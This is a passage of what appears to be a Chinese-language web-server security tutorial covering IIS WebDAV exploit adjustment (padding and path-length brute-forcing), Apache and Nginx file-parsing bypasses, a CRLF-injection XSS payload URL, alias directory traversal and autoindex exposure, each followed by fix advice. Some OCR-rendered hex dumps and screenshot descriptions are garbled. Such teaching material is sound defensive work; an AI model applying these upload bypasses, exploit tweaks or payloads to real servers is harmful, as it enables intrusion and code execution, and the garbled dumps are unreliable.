
将shellcode更换成如下：

The screenshot shows the Burp Suite Professional interface. The 'Request' tab displays a PROPFIND message with various headers and a long URL. The 'Response' tab shows the raw HTTP response, starting with 'HTTP/1.1 200 OK' and continuing with various headers and the body content. A red arrow points to the beginning of the response body.


CVE作者给出的Exp是在默认端口，默认域名，默认路径的情况下适用。

第一个需要注意的是端口和域名绑定问题：


当端口改变时，If头信息中的两个url端口要与站点端口一致，如下。



当域名改变时，**If**头信息中的两个url域名要与站点域名一致，且**HOST**头也要与站点域名一致。如下：



不修改Host将返回502,如下



Note:

测试的时候凡是需要修改IIS配置的操作，修改完毕后都需要重启IIS，或者在不超过禁用阈值的前提下结束w3wp进程。

第二个需要注意的是物理路径问题：

CVE作者提供的Exp是在默认路径长度等于19(包括结尾的反斜杠)的情况下适用, IIS默认路径一般为: c:\inetpub\wwwroot

解决方法：

当路径长度小于19时需要对padding进行添加。

当路径长度大于19时需要对padding进行删除。

ROP和stackpivot前面的padding实际上为UTF8编码的字符，每三个字节解码后变为两个字节的UTF16字符，在保证Exp不出错的情况下，有0x58个字符是没用的。所以可以将前0x108个字节删除，换成0x58个a或b。

原exp 修改后如下：

执行：

当路径长度小于19时，如下，需要增加12个a, b。

```
>>> print( \ )
\
>>> len('c:\\inetpub\\wwwroot\\')
19
>>> len('c:\\www\\')
7
>>>
```



而实际中路径常常大于19，需要对padding进行删除。

当路径为c:\www\的时候，a有107个，加起来有114个，除去盘符有111个字符，所以可以把Exp的padding增加至111，并逐次进行减少。当长度不匹配时返回500，成功时返回200，通过爆破方式得到物理路径长度。

成功

失败:

当然如果能得到物理路径，则用114减去物理路径长度（包括末尾的反斜杠）就是所需的padding长度。

第三个需要注意的是，超时问题。

当exp执行成功一段时间之后（大概十分钟到二十分钟左右，其间无论有无访问），再对这个站点执行exp永远不会成功，同时返回400。

解决方法：

1.等待w3wp重启。

2.测试旁站（因为每个池都是独立的w3wp进程，换一个可能在其他池的旁站进行尝试）

第四个需要注意的是，多次执行错误shellcode

多次执行错误的shellcode会覆盖很多不该覆盖的代码，从而导致正确的shellcode执行时也返回500，

提示信息为：参数不正确，也可能什么都不返回。

The screenshot shows the Burp Suite interface with a request and response pane. The request pane shows a PROPFIND / HTTP/1.1 request with a Content-Length of 0, targeting http://www.lxhsec.com:8888/aaaaaaaa. The response pane shows an HTTP/1.1 500 Internal Server Error with a Content-Type of text/html. The error message in the response body is '<html><head><title>Error</title></head><body>参数不正确。</body></html>'.

解决方法：

1.等待w3wp重启。

2.测试旁站（因为每个池都是独立的w3wp进程，换一个可能在其他池的旁站进行尝试）

## 修复建议

关闭 WebDAV

## Apache

Apache是世界使用排名第一的Web服务器软件。它可以运行在几乎所有广泛使用的计算机平台上，由于其跨平台和安全性被广泛使用，是最流行的Web服务器端软件之一。它快速、可靠并且可通过简单的API扩充，将Perl/Python等解释器编译到服务器中。

## 解析漏洞

### 未知扩展名解析漏洞

Apache的解析漏洞依赖于一个特性：**Apache**默认一个文件可以有多个以点分割的后缀，当最右边的后缀无法识别（不在**mime.types**文件内），则继续向左识别，直到识别到合法后缀才进行解析。

复现：

这里使用**phpstudy**进行复现。

下载地址：

[http://phpstudy.php.cn/phpstudy/phpStudy\(PHP5.2\).zip](http://phpstudy.php.cn/phpstudy/phpStudy(PHP5.2).zip)

访问**phpinfo.php.\*\*\***

实战中可以上传rar, owf等文件进行利用，如果上传phpinfo.php.jpg，即使文件名中有.php，也会直接解析为jpg。因为Apache认识.jpg，停止继续向左识别。

### AddHandler导致的解析漏洞。

如果运维人员给.php后缀增加了处理器：

AddHandler application/x-httpd-php .php

那么，在有多个后缀的情况下，只要一个文件名中含有.php后缀，即被识别成PHP文件，没必要是最后一个后缀。

利用这个特性，将会造成一个可以绕过上传白名单的解析漏洞。

复现：

即使最右边的文件格式是在mime.types文件内，只要文件名中出现.php，就直接被解析为php。

### Apache HTTPD 换行解析漏洞 (CVE-2017-15715)

影响范围：2.4.0~2.4.29版本

环境：phpteststudy2014 Apache + PHP5.4n

此漏洞形成的根本原因，在于\$，正则表达式中\$不仅匹配字符串结尾位置，也可以匹配\n或\r

在解析PHP时，1.php\n0A将被按照PHP后缀进行解析，导致绕过一些服务器的安全策略。

```
<FilesMatch \.php$>
    SetHandler application/x-httpd-php
</FilesMatch>
```

测试代码：

```
<html>
<body>
    <form action="" method="post" enctype="multipart/form-data">
        <input type="file" name="file" />
        <input type="text" name="name" />
        <input type="submit" value="上传文件" />
    </form>
</body>
</html>
```

```
<?php
if(isset($_FILES['file'])) {
    $name = basename($_POST['name']);
    $ext = pathinfo($name,PATHINFO_EXTENSION);
    if(in_array($ext, ['php', 'php3', 'php4', 'php5', 'phtml', 'pht'])) {
        exit('bad file');
    }
}
echo "ok";
move_uploaded_file($_FILES['file']['tmp_name'], './' . $name);
?>
```

点击**Go**后，效果如下：

相同代码在Linux下进行测试，可以正常写入。

**Request**

Raw	Params	Headers	Hex
14 31 31 30 31 31 31 36 39 34 31 33 30 39 32 36 0d 110111694130926			
15 0a 43 6f 74 65 6e 74 2d 44 69 73 70 6f 73 6d Content-Disposition: form-data; name="file"; fi			
16 70 69 6f 6e 3a 20 66 6f 72 6d 2d 3b 64 61 74 61 3b Content-Disposition: form-data; name="file"; fi			
17 20 6e 61 6d 65 34 22 66 69 6e 65 22 3b 20 66 69 name="file"; fi			
18 6c 65 6e 61 6d 65 34 22 70 68 70 69 6e 66 61 74 61 6e lename="phpinfo".fi			
19 70 68 70 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 phpContent-Type: text/html			
20 70 65 3a 20 61 70 70 6e 69 63 61 74 69 6f 6e 2f pe: application/			
21 6f 63 74 65 74 2d 73 74 72 65 61 6d 0d 0a 0d 0a octet-stream			
22 3c 70 68 70 0d 0a 20 70 68 70 69 6e 66 6f 28 <?php phpinfo(			
23 29 3b 20 0d 0a 3f 3e 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d ?) ?-----			
24 2d -----			
25 2d -----			
26 2d 30 39 32 36 0d 0a 43 6f 6e 74 65 6e 74 2d 44 30926Content-D			
27 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d isposition: form			
28 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6e 61 6d -data; name="nam			
29 65 22 0d 0a 0d 0a 0d 0a 70 68 70 69 6e 66 6f 2e 70 68 e'phpinfo.ph			
30 70 0a 0d 0a 2d p-----			
31 2d -----			

**Response**

Raw	Headers	Hex
HTTP/1.1 200 OK	Date: Sun, 23 Jun 2019 01:40:52 GMT	
	Server: Apache/2.4.10 (Debian)	
	X-Powered-By: PHP/5.6.30	
	Content-Length: 0	
	Connection: close	
	Content-Type: text/html	

← Linux下是可以直接写入的

访问

The screenshot shows a NetworkMiner capture with two main sections: Request and Response.

**Request:**

- Protocol: HTTP/1.1
- Host: www.apacheznhanuter.de
- User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:40.0) Gecko/20100101 Firefox/40.0
- Accept: text/html,application/xhtml+xml,application/xml,\*/\*;q=0.9;q=0.0
- Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
- Accept-Encoding: gzip, deflate
- HTTP/1.1 200 OK
- Content-Type: text/html; charset=UTF-8
- Content-Length: 1033
- Date: Mon, 12 Oct 2015 11:45:20 GMT
- Server: Apache/2.4.10 (Debian)
- Set-Cookie: PHPSESSID=1234567890; expires=Mon, 12-Oct-2015 11:45:20 GMT; path=/

**Response:**

Apache Version	Apache/2.4.10 (Debian)
Apache API Version	20120211
Server Administrator	webmaster@localhost
Hostname:Port	1
User/Group	www-data/33
Max Requests Per Child	0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5

The screenshot shows a Firefox browser window with several tabs open, including 'upload.php' (the target page), 'Mozilla Firefox', 'Burp Suite Prof...', 'C:\WWW\phpinfo...', 'C:\WWW\upload.p...', 'C:\Program File...', and 'phpStudy'. The main content area displays a command-line interface (CLI) session on a Linux system (root shell). The user has entered the following commands:

```
root@d3467c1e87b9:/var/www/html#
root@d3467c1e87b9:/var/www/html#
root@d3467c1e87b9:/var/www/html# ls
index.php  phpinfo.php? ←
```

A red arrow points to the 'phpinfo.php?' file, indicating it's the target for the exploit.

Below the CLI, there is a note: "请将鼠标指针移入其中或按 Ctrl+G。" (Please move the mouse cursor over it or press Ctrl+G.)

The browser's developer tools are visible, showing the source code of the 'upload.php' page. The code includes logic to handle file uploads and validate file extensions. A red box highlights the line where the file extension is checked against a list of allowed extensions ('.php|.php5|.php4|.php3|.phtml'). A red arrow points to the 'exit("bad file");' line, which is triggered if the file extension is not valid.

On the right side of the browser, the 'Response' tab is selected, showing the raw response from the server. The response body contains the output of the 'phpinfo()' function, which is typically used for debugging and information gathering in PHP applications.

## 修复建议

1. 升级到最新版本
  2. 或将上传的文件重命名为为时间戳+随机数+.jpg的格式并禁用上传文件目录执行脚本权限

# Nginx


Nginx是一款轻量级的Web服务器/反向代理服务器及电子邮件（IMAP/POP3）代理服务器，在BSD-like 协议下发行。其特点是占有内存少，并发能力强，事实上nginx的并发能力确实在同类型的网页服务器中表现较好。

# Nginx配置文件错误导致的解析漏洞

对于任意文件名，在后面添加/xxx.php（xxx为任意字符）后，即可将文件作为php解析。

例：info.jpg后面加上/xxx.php，会将info.jpg以php解析。

这里使用phpstudy2014，Nginx + PHP5.3n进行复现(以下复现若无特别说明均采用此环境结果):



该漏洞是Nginx配置所导致，与Nginx版本无关，下面是常见的漏洞配置。

```
server {
    location ~ \.php$ {
        root           /work/www/test;
        fastcgi_index index.php;
        fastcgi_param SCRIPT_FILENAME
$document_root$fastcgi_script_name;
        include         fastcgi_params;
        fastcgi_pass   unix:/tmp/php-fpm.sock;
    }
}
```

当攻击者访问/info.jpg/xxx.php时，Nginx将查看URL，看到它以.php结尾，并将路径传递给PHP fastcgi处理程序。

Nginx传给php的路径为c:/WWW/info.jpg/xxx.php，

在phpinfo中可以查看\$\_SERVER['ORIG\_SCRIPT\_FILENAME']得到。

PHP根据URL映射，在服务器上寻找xxx.php文件，但是xxx.php不存在，又由于cgi.fix\_pathinfo默认是开启的，因此PHP会继续检查路径中存在的文件，并将多余的部分当作PATH\_INFO。接着PHP在文件系统中找到.jpg文件，而后以PHP的形式执行.jpg的内容，并将/xxx.php存储在PATH\_INFO后丢弃，因此我们在phpinfo中的\$\_SERVER['PATH\_INFO']看的到值为空。

Note:php的一个选项：cgi.fix\_pathinfo，该选项默认开启，值为1，用于修复路径，

例如：当php遇到文件路径"/info.jpg/xxx.php/lxh.sec"时，若"/info.jpg/xxx.php/lxh.sec"不存在，则会去掉最后的"lxh.sec"，然后判断"/info.jpg/xxx.php"是否存在，若存在则将"/info.jpg/xxx.php"当作文件"/info.jpg/xxx.php/lxh.sec"，若"/info.jpg/xxx.php"仍不存在，则继续去掉xxx.php，依此类推。

## 修复建议

1.配置cgi.fix\_pathinfo/php.ini中为0并重启php-cgi程序

```

; cgi.nph = 1

; if cgi.force_redirect is turned on, and you are not running under Apache or Netscape (iPlanet) web servers, you MAY need to set an environment variable name that PHP will look for to know it is OK to continue execution. Setting this variable MAY cause security issues, KNOW WHAT YOU ARE DOING FIRST.
; cgi.redirect_status_env = ; 

; cgi.fix_pathinfo provides *real* PATH_INFO/PATH_TRANSLATED support for CGI. PHP's previous behaviour was to set PATH_TRANSLATED to SCRIPT_FILENAME, and to not grok what PATH_INFO is. For more information on PATH_INFO, see the cgi specs. Setting this to 1 will cause PHP CGI to fix it's paths to conform to the spec. A setting of zero causes PHP to behave as before. Default is 1. You should fix your script to use SCRIPT_FILENAME rather than PATH_TRANSLATED.
; cgi.fix_pathinfo=1

```


去除注释，将其值改为0

```

; FastCGI under IIS (on WINNT based OS) supports the ability to impersonate security tokens of the calling client. This allows IIS to define the security context that the request runs under. mod_fastcgi under Apache does not currently support this feature (03/17/2002)
; Set to 1 if running under IIS. Default is zero.

```

结果：



2. 或如果需要使用到cgi.fix\_pathinfo这个特性（例如：Wordpress），那么可以禁止上传目录的执行脚本权限。或将上传存储的内容与网站分离，即站库分离。

3. 或高版本PHP提供了security.limit\_extensions这个配置参数，设置security.limit\_extensions = .php

## Nginx 空字节任意代码执行漏洞

影响版本：Nginx 0.5\*, 0.6\*, 0.7 <= 0.7.65, 0.8 <= 0.8.37

这里提供个打包好的Windows环境 Nginx 0.7.65+php 5.3.2

链接：<https://pan.baidu.com/s/1FUVJv9iFCcX9Qp5D5AMxKw>

提取码：imdm

解压后，在Nginx目录下执行startup.bat

然后在nginx-0.7.65/html/目录下创建info.jpg, 内容为<?php phpinfo();?>,

访问info.jpg，并抓包，修改为info.jpg..php，在Hex选修卡中将jpg后面的.，更改为@0.

Directive	Local Value	Master Value
cgi.check_shebang_line	1	1
cgi.discard_path	0	0
cgi.fix_pathinfo	0	0
cgi.force_redirect	0	0
cgi.nph	0	0
cgi.redirect_status_env	no value	no value
cgi.rfc2616_headers	1	1
fastcgi.impersonate	1	1
fastcgi.logging	1	1

Note:该漏洞不受cgi.fix\_pathinfo影响，当其为0时，依旧解析。

## 修复建议

升级Nginx版本

## Nginx 文件名逻辑漏洞 (CVE-2013-4547)

影响版本: Nginx 0.8.41 ~ 1.4.3 / 1.5.0 ~ 1.5.7

在Windows弄了个环境, 后来发现要文件名的后面存在空格, 而Windows是不允许存在此类文件的, 因此这里复现, 使用Vulhub的docker进行复现。

访问`http://your-ip:8080/` 上传文件

The screenshot shows a browser's developer tools with two panes: Request and Response. In the Request pane, a POST request is shown with the URL `/`. The Headers tab shows various HTTP headers including Host, Content-Length, Cache-Control, Origin, Upgrade-Insecure-Requests, User-Agent, Accept, Accept-Encoding, Accept-Language, and Connection. The Headers tab also shows the Content-Type header set to `image/jpeg`. The Params tab shows a single parameter `file_upload` with the value `info.jpg`. In the Response pane, the status is `HTTP/1.1 200 OK`. The Headers tab shows Server, Date, Content-Type, Connection, and Content-Length. The Body tab contains the text `File uploaded successfully: /var/www/html/uploadfiles/info.jpg`, with a red arrow pointing to the file name.

访问`http://your-ip:8080/uploadfiles/info.jpg`, 并抓包, 修改为`info.jpg...php`, 在Hex选修卡中将jpg后面的两个点`2e`改成`20,00`点击Go,如下。

The screenshot shows a browser's developer tools with two panes: Request and Response. In the Request pane, a POST request is shown with the URL `/uploadfiles`. The Headers tab shows various HTTP headers including Host, Content-Length, Cache-Control, Origin, Upgrade-Insecure-Requests, User-Agent, Accept, Accept-Encoding, Accept-Language, and Connection. The Headers tab also shows the Content-Type header set to `image/jpeg`. The Params tab shows a single parameter `file_upload` with the value `info.jpg...php`. In the Response pane, the status is `HTTP/1.1 200 OK`. The Headers tab shows Server, Date, Content-Type, Connection, and Content-Length. The Body tab contains the text `File uploaded successfully: /var/www/html/uploadfiles/info.jpg...php`, with a red arrow pointing to the file name.

Note:该漏洞不受`cgi.fix_pathinfo`影响, 当其为0时, 依旧解析, 在Windows上有所限制。

### 修复建议

1. 设置`security.limit_extensions = .php`
2. 或升级Nginx

## Nginx 配置错误导致的安全问题

### CRLF注入

查看Nginx文档, 可以发现有三个表示uri的变量:

- 1.\$uri
- 2.\$document\_uri
- 3.\$request\_uri

1和2表示的是解码以后的请求路径, 不带参数; 3表示的是完整的URI (没有解码)

Nginx会将1, 2进行解码, 导致传入`%0a%0d`即可引入换行符, 造成CRLF注入漏洞。

错误配置:

nginx.conf - 记事本

```
client_max_body_size 100m;
client_header_buffer_size 256k;
large_client_header_buffers 4 256k;

server {
    listen 80;
    server_name localhost;
    #charset koi8-r;

    #access_log logs/host.access.log main;
    root "c:/WWW";
    location / {
        return 302 https://$host$uri;
        index index.html index.htm index.php 1.php;
        autoindex off;
    }

    #error_page 404 /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page 500 502 503 504 /50x.html;
    location = /50x.html {
        root html;
    }

    # proxy the PHP scripts to Apache listening on 127.0.0.1:80
    #
    #location ~ \.php$ {
}
```

在配置原有基础上增加这一行信息，目的是为了让http的请求跳转到https上

访问：

http://127.0.0.1/%0ax-XSS-Protection:%200%0a%0d%0a%0d%3Cimg%20src=1%20onerror=alert(/xss/)%3E  
将返回包的Location端口设置为小于80，使得浏览器不进行跳转，执行XSS。

Burp Suite Professional v1.7.34 - Temporary Project - licensed to surferxy.

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options

Intercept HTTP history WebSockets history Options


Forward Drop Intercept is on Action

Raw Headers Hex HTML Render

HTTP/1.1 302 Moved Temporarily  
Server: nginx/1.6.2  
Date: Sat, 11 May 2019 02:10:04 GMT  
Content-Type: text/html  
Content-Length: 160  
Connection: close  
Location: https://127.0.0.1:79/ ←  
X-XSS-Protection: 0

<img src=1 onerror=alert(/xss/)>  
<html><title>302 Found</title></head>  
<body bcolor="white">  
<center><h1>302 Found</h1></center>  
<hr><center>nginx/1.6.2</center>  
</body>  
</html>

结果：



#### 修复建议

```
location / {
    return 302 https://$host$request_uri;
}
```

#### 目录穿越

Nginx在配置别名（Alias）的时候，如果忘记加/，将造成一个目录穿越漏洞。

错误的配置文件示例（原本的目的是为了让用户访问到C:/WWW/home/目录下的文件）：

```
location /files {
    autoindex on;
    alias c:/WWW/home/;
}
```

结果：

File	Last Modified	Size
.. /		-
DWVA/	05-Nov-2017 12:01	-
dwval11111/	19-Nov-2017 11:22	-
home/	11-May-2019 05:26	-
phpMyAdmin/	11-Nov-2017 08:13	-
新建文件夹/	31-Dec-2018 07:42	-
error-output.txt	30-Dec-2018 03:02	0
fileinclude.php	17-Nov-2018 05:46	71
info.jpg	17-Nov-2018 13:35	25
info.php	17-Nov-2018 13:35	25
info.php.xxx	17-Nov-2018 13:35	25
ip.php	30-Dec-2018 13:02	203
ip.php.bak	30-Dec-2018 13:01	186
phpinfo.php	17-Nov-2018 13:35	25
shell.php.bak	31-Dec-2018 07:44	27

#### 修复建议

只需要保证location和alias的值都有后缀/或都没有/这个后缀。

#### 目录遍历

当Nginx配置文件中，autoindex 的值为on时，将造成一个目录遍历漏洞。

```

nginx.conf - 记事本
文件(?) 编辑(?) 格式(?) 查看(?) 帮助(?) 
client_max_body_size    100m;
client_header_buffer_size 256k;
large_client_header_buffers 4 256k;

server {
    listen      80;
    server_name localhost;

    charset koi8-r;

    #access_log logs/host.access.log main;
    root   "c:/WWW";
    location / {
        index  index.html index.htm index.php 1.php;
        autoindex on;
    }
}

location /files {
    autoindex on;
    alias c:/WWW/home/;
}

#error_page 404           /404.html;

# redirect server error pages to the static page /50x.html
#
error_page  500 502 503 504  /50x.html;
location = /50x.html {
    root  html;
}

# proxy the PHP scripts to Apache listening on 127.0.0.1:80
#

```

结果:

File	Last Modified	Size
...		-
DWVA/	05-Nov-2017 12:01	-
dwww111111/	19-Nov-2017 11:22	-
home/	11-May-2019 05:26	-
phpMyAdmin/	11-Nov-2017 08:13	-
新建文件夹/	31-Dec-2018 07:42	-
error-output.txt	30-Dec-2018 03:02	0
fileinclude.php	17-Nov-2018 05:46	71
info.jpg	17-Nov-2018 13:35	25
info.php	17-Nov-2018 13:35	25
info.php.xxx	17-Nov-2018 13:35	25
ip.php	30-Dec-2018 13:02	203
ip.php.bak	30-Dec-2018 13:01	186
phpinfo.php	17-Nov-2018 13:35	25
shell.php.bak	31-Dec-2018 07:44	27

#### 修复建议

将autoindex 的值为置为off。

#### add\_header被覆盖

Nginx的配置文件分为Server、Location等一些配置块，并且存在包含关系，子块会继承父块的一些选项，比如add\_header。

如下配置中，整站（父块中）添加了CSP头：

```
nginx.conf - 记事本
文件 (F) 编辑 (E) 格式 (O) 查看 (V) 帮助 (H)

client_max_body_size 100m;
client_header_buffer_size 256k;
large_client_header_buffers 4 256k;

server {
    listen      80;
    server_name localhost;


    add_header Content-Security-Policy "default-src 'self'";
    add_header X-Frame-Options DENy;

    charset koi8-r;

